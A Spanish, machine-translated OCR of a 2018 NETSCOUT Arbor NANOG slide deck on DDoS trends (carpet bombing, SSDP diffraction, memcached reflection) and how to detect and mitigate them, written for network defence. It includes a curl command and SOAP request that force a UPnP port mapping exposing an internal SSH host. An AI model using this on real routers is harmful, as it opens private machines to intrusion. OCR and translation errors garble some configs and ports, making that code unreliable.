NETSCOUT | Arbor

Soportar el infinito: La defensa DDoS en la era del terabit

NANOG 74 - octubre de 2018

Steinthor Bjarnason

Ingeniero de investigación en seguridad de

redes de ASERT sbjarnason@arbor.net

Agenda

- Tendencias mundiales de DDoS
- Nuevas tendencias de ataques DDoS:
  - Bombardeo de alfombras
  - Nuevo giro en los ataques de la SSDP
  - Ataques de tipo Memcached
- La necesidad de aumentar la visibilidad


Tendencias mundiales en materia de DDoS: lo más destacado

(Véase https://www.netscout.com/threatreport para más detalles)


- El tamaño máximo de los ataques ha aumentado un 174% (de 622 Gbps a 1,72 Tbps) y el tamaño medio de los ataques ha aumentado un 24%.
- La frecuencia de los ataques ha disminuido un 13%, pero el volumen global de ataques ha aumentado un 8%.
- Los ataques son más contundentes, en el primer semestre de 2018 se produjeron 47 ataques superiores a 300 Gbps frente a los 7 del primer semestre de 2017. Esto supone un aumento del 571%!
- Memcached es una de las explicaciones para esto, pero el verdadero problema es la rápida militarización de nuevos ataques de mayor impacto. Por ejemplo, solo se ha tardado una semana en convertir en armas los ataques a Memcached.

Tendencias de los ataques DDoS en Norteamérica en el primer semestre de 2018

1S 2018 Frecuencia1H



2018 Ancho de banda




- Para el 1S 2018, ATLAS informa de 734k ataques entrantes con un volumen total de 1,05 Pbps y un tamaño medio de ataque de 1,43 Gbps. 7 ataques fueron mayores de > 300 Gbps (el mayor ataque fue de 1,72 Tbps, el segundo mayor fue de 482 Gbps)
- En el primer semestre de 2017, se produjeron 973k ataques entrantes con un volumen total de 1,17 Pbps y un tamaño medio de ataque de 1,2 Gbps. 1 attack fue > 300 Gbps (máximo 339 Gbps)

Tendencias de ataques recientes: Bombardeo de alfombra

Ataques DDoS de bombardeo en alfombra

- En 2018, hubo un gran aumento de los ataques de tipo de reflexión DDoS que, en lugar de centrarse en IPs objetivo específicas, atacaron subredes enteras o bloques CIDR.
- Esto provocó una serie de problemas como:
  - Los sistemas de detección suelen centrarse en las IP de destino, no en las subredes o los bloques CIDR, lo que a menudo hace que el ataque no se detecte hasta demasiado tarde.
  - El desvío de grandes bloques CIDR (por ejemplo, /16s) abrumará la mayoría de los sistemas de mitigación.




Este tipo de ataques se han visto en el pasado, pero entonces sólo en manos de atacantes hábiles y decididos. Sin embargo, debido al rápido armamento de los nuevos tipos de ataque y a su inclusión en los servicios de Booter/Stresser, estos ataques son cada vez más frecuentes.

¿Qué aspecto tiene un ataque con bombardeo de alfombra?

- Los ataques Carpet-bombing suelen ser ataques de tipo reflexión UDP. La escala de ataque observada ha sido de 10 Gbps a 600 Gbps, utilizando DNS, SSDP, C-LDAP y reflexión de tipo TCP SYN-ACK.
- Algunos de los ataques han rotado las subredes CIDR con un bloque más grande. Ejemplo:
  - El ataque de bombardeo en alfombra tiene como objetivo un /20 dentro de un /16
  - El ataque cambia cada pocos minutos para atacar un /20 diferente dentro del /16
- Debido a que los ataques se distribuyen a través de una subred, la detección del host en muchos casos no se activará. Ejemplo:
  - El uso indebido de la amplificación SSDP está configurado para activarse a 4 Mbps
  - Un ataque de 40 Gbps distribuido entre 16384 direcciones en un /18 es de 2,42 Mbps por dirección
  - Por lo tanto, la detección basada en el host no activará
- En algunos casos, los ataques también irán acompañados de una avalancha de fragmentos IP no iniciales (especialmente cuando el atacante está utilizando ataques de reflexión UDP*)*

Fragmentos de IP - revisión rápida

Ejemplo: Paquete UDP IPv4 de 4000 bytes enviado en la red local con MTU de 1492 bytes



Detección de ataques con bombas de alfombra

- La detección basada en el flujo del tráfico de ataque destinado a los hosts no será adecuada, ya que el tráfico de ataque probablemente no superará los umbrales.
- Necesidad de analizar el tráfico de ataque basándose en el bloque de red o mirando el tráfico que atraviesa routers específicos.
- Para que esto funcione, es necesario tener una indicación de los volúmenes de tráfico normales en todos los bloques CIDR objetivo.
- Hay que hacer un perfil previo, midiendo los volúmenes medios en función de:
  - Mediciones continuas
  - Por hora a esta hora del día
  - Semanalmente a esta hora del día.

Mitigación de los ataques de bombardeo de alfombra

- Los ataques Carpet-bombing utilizan ataques tradicionales de tipo reflexión y pueden ser mitigados de la misma manera. La principal diferencia es que la IP de destino está muy distribuida, será necesario utilizar el CIDR de destino como clasificador.
- La mitigación puede consistir en:
  - Utilización de flowspec para descartar o limitar la velocidad del tráfico procedente de vectores de reflexión conocidos.
  - Utiliza flowspec o S/RTBH para descartar el tráfico de fuentes de reflexión conocidas (más información más adelante).
  - Limitar a valores bajos (1%) los fragmentos de IP **no iniciales** destinados a redes de acceso de banda ancha de punto final o a granjas de servidores de datos. Eximir la infraestructura recursiva de DNS propia y los servidores de DNS populares bien conocidos (y bien operados) (Google, OpenDNS) para evitar el bloqueo de grandes respuestas EDNS0.
  - Desvíe el tráfico de ataque a los IDMS para la mitigación que también hará el reensamblaje de los paquetes fragmentados. Solo hay que tener cuidado de no desviar todo el tráfico de red a su clúster de mitigación al mismo tiempo.

New DDoS Attack Method Demands a Fresh Approach to Amplification Assault Mitigation


Nueva vuelta de tuerca en los ataques a la SSDP **(en realidad existe desde 2015)**


Ataques de difracción SSDP: Puertos de origen aleatorio

Difracción SSDP

(Más detalles en la charla NANOG 72 Lightning de Matt Bing)

Debido a un error en la biblioteca UPnP de varios dispositivos IOT y CPE, la mayoría de los oyentes SSDP (55%) en Internet enviarán sus respuestas utilizando un puerto UDP aleatorio. Además, las respuestas de gran tamaño podrían fragmentarse.





Difracción SSDP

Detección y mitigación

- No es posible utilizar el puerto de origen (1900) para la detección o mitigación, el ataque consistirá en paquetes UDP con puertos de origen aleatorios. Además, los paquetes podrían estar potencialmente fragmentados.
- La telemetría basada en el flujo detectará fácilmente la inundación de paquetes UDP.
- La mitigación puede hacerse mediante:
  - Bloqueo de las IPs de origen de los reflectores mediante S/RTBH o flowspec.
  - Utiliza la coincidencia de patrones, buscando "UPnP/1\.0" en la carga útil.
  - Limitar la velocidad de los fragmentos IP no iniciales como se ha explicado anteriormente.
  - Desviar el tráfico de ataque a los IDMS para su mitigación.

Anulación de NAT UPnP (SSDP)

- Nuestro análisis descubrió que alrededor del 1,65% de los dispositivos CPE de consumo SSDP abusables, permiten la manipulación de las reglas NAT por parte de los atacantes debido a una implementación y configuración MiniUPnP mal configurada de fábrica.
- Con un poco de trabajo, fuimos capaces de forzar con éxito el mapeo de TCP/ 2222 desde una dirección IP pública a TCP/ 22 en una dirección interna, NAT-ed RFC1918, accediendo así a ssh que se ejecuta en una máquina Linux supuestamente segura sentada detrás del NAT!

```
curl -H 'Content-Type: text/xml'  \ N - .
      -H 'SOAPAction: "urn:schemas-upnp-
org:service:WANIPConnection:1#AddPortMapping"' -H
      -d @addportmapping -X POST http://172.16.145.136:35221/
WANIPCn.xml
```

```
<?xml version="1.0" ? >
      < s:Envelope xmlns: s="http://schemas.xmlsoap.org/soap/
envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/
encoding/">
      < s:Body><u:AddPortMapping xmlns:u="urn:schemas-upnp-
org:service:WANIPConnection:1">
      <NuevoHost remoto></NuevoHost remoto>
      <NuevoPuertoExterno>2222</NuevoPuertoExterno>
      <NuevoProtocolo>TCP</NuevoProtocolo>
      <NuevoPuertoInterno>22</NuevoPuertoInterno>
      <NuevoClienteInterno>192.168.1.200</NuevoClienteInterno>
      <NuevoHabilitado>1</NuevoHabilitado>
      <NewPortMappingDescription>LOLOLOLOLOLOL </
NewPortMappingDescription>
      <Duración del nuevo contrato>0</Duración del nuevo contrato>
      </u:AddPortMapping></s:Body>
      </s:Envelope>nal-in
```

Anulación de NAT UPnP (SSDP)




Figure 4: SSDP Vulnerable Implementations by Country, May 2018

ataques de tipo memcached


El ataque memcached DDoS Reflection

(véase también la charla de Artyom Gavrichenkov sobre Memcached en el NANOG 73)

- Memcached es un sistema de almacenamiento en caché de bases de datos en memoria que suele desplegarse en redes IDC, "en la nube" y de infraestructura como servicio (IaaS) para mejorar el rendimiento de los sitios web con bases de datos y otros servicios orientados a Internet
- Desafortunadamente, la implementación por defecto no tiene características de autenticación y a menudo se despliega como escucha en todas las interfaces en el puerto 11211 (tanto UDP como TCP).
- Si combinamos esto con la suplantación de IP, el resultado es Ataque de reflexión DDoS de 1,7 Tbps!
- El factor de amplificación en un laboratorio perfecto puede ser de hasta 1:500.000.

NETSCOUT Arbor Confirms 1.7 Tbps DDoS Attack; The Terabit Attack Era Is Upon Us

Carlos Morales on March 5, 2018.



Detección y mitigación de ataques a memcached

- Memcached está clasificado como un ataque de reflexión UDP, que consiste en grandes paquetes UDP (no fragmentados) que utilizan el puerto de origen 11211.
- Utilice la telemetría basada en el flujo como NetFlow para detectar el tráfico de ataque.
  - Recuerda que memcached puede, como cualquier otro ataque de tipo reflexión, ser utilizado como parte de un ataque de bombardeo.
- Se aplican los enfoques tradicionales de mitigación del tipo de reflexión UDP:
  - Utilice flowspec (enfoque dinámico) o iACLs en los bordes de la red (enfoque estático) para bloquear/limitar el tráfico con el puerto de origen UDP 1121.
  - Considere la posibilidad de implementar "filtros de puertos explotables", véase la siguiente diapositiva.
  - Véase también http://www.senki.org
- Un aspecto preocupante es que alguien implemente su propia variante de Memcached que utilice puertos de origen aleatorios, genere fragmentos de IP y lo predespliegue en esos servicios de nube tipo "Rent-a-cheap-vm".

Implementación de filtros de puertos explotables

NANOG - Job Snijders job@ntt.net: "NTT ha desplegado limitadores de velocidad en todas las interfaces de cara al exterior"

```
ipv4 access-list exploitable-ports permit
   udp any eq ntp any
   permit udp any eq 1900 any
   permit udp any eq 19 any permit
   u d p   any eq 11211 any
!
ipv6 access-list exploitable-ports-v6
   permit udp any eq ntp any
   permit udp any eq 1900 any
   permit udp any eq 19 any permit
   u d p   any eq 11211 any
!
class-map match-any exploitable-ports
   match access-group ipv4 exploitable-ports match
   access-group ipv6 exploitable-ports-v6
```

```
policy-map ntt-external-in
   class exploitable-ports
      tasa de policía por ciento 1
         conformar-acción
         transmitir exceder-acción
         bajar
      establecer precedencia 0
      set mpls experimental topmost 0 class-
   default
      set mpls experimental imposition 0 set
      precedence 0
!
interfaz Bundle-Ether19
   descripción Cliente: la mejor política de
   servicio al cliente de entrada ntt-external-
   in
!
interfaz Bundle-Ether20
   entrada de política de servicio ntt-external-
   in
```

El ataque memcached DDoS Reflection

¿Debemos contraatacar ("flush" y "shutdown")?

¡¡NO!!

- En la mayoría de las zonas del mundo es ILEGAL borrar o modificar información (el comando "flush") o interrumpir las operaciones (el comando "shutdown") de sistemas que no te pertenecen.
- También es inmoral (y simplemente estúpido) atacar a los reflectores, ya que probablemente pertenecen a alguien que también es víctima del mismo ataque.
- Las defensas DDoS están funcionando bastante bien contra este ataque, contraatacar sólo empeorará el problema y nos pondrá en una pendiente MUY resbaladiza.

La necesidad de aumentar la visibilidad

El ciclo de innovación digital subterránea

Ver a través de la niebla

- Vigilancia e Infiltración:
  - Detecte los ataques y los parámetros de ataque a medida que se producen en tiempo real mediante la infiltración en redes de bots y los honeypots reflectores.
  - Escanear en busca de reflectores y correlacionar la actividad de los ataques.
- Atrae a los atacantes para que entreguen sus preciados secretos:
  - Los honeypots del IoT muestran cómo los atacantes escanean e infectan los dispositivos del IoT.
- Enmascararse como servidores de C&C:
  - El uso de agujeros de DNS permite hacerse pasar por servidores de C&C, lo que permite recopilar información sobre los dispositivos infectados.

[redacted]155.126 ([redacted]155-126.dyn.iinet.net.au) ntp attack
Aug 26 11:46 - 11:55, 834 packets (1.6 pps), 3 honeypots
iinet limited
Last payload:

```
0000000: 1700 032a 0000 0000                      ...*....
```

Key	Value
Botnet	[redacted]
Attack Type	UDP
Start Time	2018-08-02T22:44:02.503062-04:00
End Time	2018-08-02T22:44:02.503062-04:00
Target Host	[redacted]62.203
Target IP	[redacted]62.203
Target Port	3074
Target URI	
Target ASN	[redacted]
Target City	[redacted]
Target State	[redacted]
Target Country	US
Target Organization	[redacted]
CnC Host	[redacted].108.38
CnC Port	5888
CnC URI	
CnC IP	[redacted].108.38
CnC ASN	[redacted]
CnC Country	[redacted]
CnC Organization	[redacted]
Option => Flood_Time	3200
Option => Spoofed	32
Option => Poll_Interval	1
Option => Packet_Size	0

Resumen

- Los ataques DDoS han entrado en la era del Terabit.
- Los ataques son ahora más contundentes, principalmente debido a la rápida militarización de nuevos vectores de ataque.
- Los operadores deben seguir las mejores prácticas de seguridad y proteger sus fronteras, tanto externas como internas:
  - Analice sus redes en busca de amenazas conocidas y dispositivos IoT vulnerables.
  - Bloquear/limitar las amenazas conocidas ("filtros de puertos explotables")
  - Exija requisitos MUY estrictos a sus proveedores, especialmente a los de CPE.
- Aproveche las nuevas fuentes de información para ver a través de la niebla.

Gracias.

Steinthor Bjarnason: sbjarnason@arbor.net